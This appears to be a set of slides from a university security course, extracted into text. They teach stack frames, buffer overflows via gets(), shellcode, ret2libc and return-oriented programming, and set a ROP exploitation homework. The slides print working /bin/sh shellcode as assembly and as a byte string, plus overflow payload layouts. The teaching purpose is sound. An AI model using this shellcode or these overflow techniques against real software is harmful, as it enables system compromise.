
# Buffer Overflows, ret2libc, ROP

MST - 2/9

```
Parameter 3
                  int tripsum(int a, int b, int c) {
                      int x = a + 1;
Parameter 2
                      x += b + 1;
Parameter 1
                      x += c + 1;
                      return x;
Return Addr.
 Saved EBP
                  // <later in the program>
Local var 1
                  tripsum(3, 15, 97);
Local var 2
Local var 3
```



```
push 97 <---
push 15
push 3
call tripsum
add esp, 12</pre>
```

```
97
```

```
push 97
push 15 <---
push 3
call tripsum
add esp, 12</pre>
```

97 **15** 

push 97
push 15
push 3 <--call tripsum
add esp, 12</pre>

97 **15** 3

```
push 97
push 15
push 3
call tripsum <---
add esp, 12</pre>
```

```
97
      15
      3
<return addr>
```

```
push ebp <---
mov ebp, esp
sub esp, 4
; actual operations here
mov esp, ebp
pop ebp
ret
```

```
97
               push ebp
               mov ebp, esp <---
    15
               sub esp, 4
    3
               ; actual operations here
<return addr>
               mov esp, ebp
 <old ebp>
               pop ebp
               ret
```

```
97
               push ebp
               mov ebp, esp
    15
               sub esp, 4 <---
    3
               ; actual operations here
<return addr>
               mov esp, ebp
 <old ebp>
               pop ebp
               ret
```

```
97
                push ebp
                mov ebp, esp
    15
                sub esp, 4
     3
                ; actual operations here <---</pre>
<return addr>
                mov esp, ebp
 <old ebp>
                pop ebp
<local var>
                ret
```

```
97
     15
     3
<return addr>
 <old ebp>
                   pop ebp
 <local var>
                   ret
```


```
push ebp
mov ebp, esp
sub esp, 4
; actual operations here
mov esp, ebp <---
```

```
97
               push ebp
               mov ebp, esp
    15
               sub esp, 4
    3
               ; actual operations here
<return addr>
               mov esp, ebp
 <old ebp>
               pop ebp <---
               ret
```

```
97
               push ebp
               mov ebp, esp
    15
               sub esp, 4
    3
               ; actual operations here
<return addr>
               mov esp, ebp
               pop ebp
               ret <---
```

```
97
15
3
```

```
push 97
push 15
push 3
call tripsum
add esp, 12 <---</pre>
```



push 97
push 15
push 3
call tripsum
add esp, 12

## What happens if we write too much data?

```
int main() {
                  char buf[12];
                  printf("Your name: ");
                  gets(buf);
<return addr>
                  printf("Hello, %s\n", buf);
<saved ebp>
                  return 0;
   5 \0
  CYRU
              $ ./my name Cyrus
```

## What happens if we write too much data?

```
int main() {
              char buf[12];
              printf("Your name: ");
              gets(buf);
AAAA
              printf("Hello, %s\n", buf);
AAAA
              return 0;
AAAA
AAAA
AAAA
           $ ./my name AAAAAAAAAAAA...
```

## Memory Corruption

- Data is manipulated by user input in an unintended way
- Important constructs can be overwritten
- Usually leads to crashes... (SEGFAULT, anyone?)
- ...but we can use it for our purposes!
- Basis for pretty much all low-level vulnerabilities we'll look at

#### What can we do with a buffer overflow?

- We control the **return address**, so we control **execution flow**
- What should we set it to?
  - Shellcode that we have written
  - Existing functions
  - Something else?

#### Shellcode

- Short payload code that gives us control of the program or system)
  - Launch a shell
  - Open a port
  - Give us critical system data
  - You name it!

```
%eax, %eax
xor
      %eax
push
       $0x68732f2f; "hs//"
push
       $0x6e69622f; "nib/"
push
       %esp, %ebx
mov
push
       %eax
push
       %ebx
       %esp, %ecx
mov
       $0xb, %al
mov
int
       $0x80
```

```
"\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x
2f\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\
xb0\x0b\xcd\x80"
```

#### What can we write?



- Write our shellcode to the buffer
- 2. Pad it with "A"s so it's long enough
- 3. Replace the return address with the start of the buffer
- 4. Execute our shellcode!

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- Write our shellcode to the buffer
- 2. Pad it with "A"s so it's long enough
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- Execute our shellcode!

## "Return to libc" (ret2libc)

<system() addr> 0x41414141 0x41414141 0x41414141 0x41414141

- We can replace the return address with any function, including library functions!
- What if we put the address of system()?

## Calling system() with arguments

<system() addr> 0x41414141 0x41414141 0x41414141 0x41414141

## Calling system() with arguments

<argument> <unused return</pre> addr> <system() addr> 0x41414141 0x41414141 0x41414141 0x41414141

### Where else can we jump?

- We can jump to any valid address and continue execution
- <u>Return Oriented Programming</u> jumping to arbitrary locations to properly execute code
- We put multiple return addresses on the stack by creating fake stack frames
- ROP Gadgets are little snippets of instructions that we can use to build up a larger ROP chain

## ROP & Chaining Functions

<argument> <next return addr> <system() addr> 0x41414141 0x41414141 0x41414141 0x41414141

- We need a ROP gadget to create the stack frame successfully
- Recall how stack frames are laid out what makes it difficult to create several in a row?

## **ROP Gadget**

80483e9:

```
80483d9:
                                               %esp,%ebp
               89 e5
                                        mov
80483db:
                                               $0x14,%esp
               83 ec 14
                                        sub
80483de:
               68 24 a0 04 08
                                               $0x804a024
                                        push
80483e3:
               ff d0
                                        call
                                               *%eax
                                               $0x10,%esp
80483e5:
               83 c4 10
                                        add
80483e8:
                                        leave
               c9
```

repz ret

f3 c3

## **ROP Gadget**

```
80483d9:
                                               %esp,%ebp
               89 e5
                                        mov
80483db:
                                               $0x14,%esp
               83 ec 14
                                        sub
80483de:
               68 24 a0 04 08
                                               $0x804a024
                                        push
               ff d0
80483e3:
                                        call *%eax
                                               $0x10,%esp
80483e5:
               83 c4 10
                                        add
                                        leave
80483e8:
               c9
80483e9:
               f3 c3
                                        repz ret
```

# Full ROP example

## Homework

#### Homework

- Exploit the given program using a ROP attack!
- Chain two function calls together.

#### Tips

- gdb is useful for stepping through the program and following execution
- You will probably want to write a python script (or something) that outputs the final input data, rather than manually writing it
- Don't hesitate to ask questions! (Slack, email, etc)

## Homework grading

- Submit your assembly code file to <u>cm7bv@virginia.edu</u> with the subject "MST Assignment 4 <YOUR\_UVA\_ID>"
  - eg: "MST Assignment 4 cm7bv"
- Also, include a brief (1-paragraph) description of what you did and how it went

#### Useful Resources

- <u>Buffer Overflow tutorial</u>
   (https://dhavalkapil.com/blogs/Buffer-Overflow-Exploit/)
- <u>Useful ROP tutorial</u>
   (http://codearcana.com/posts/2013/05/28/introduction-to-return-oriented-programming-rop.html)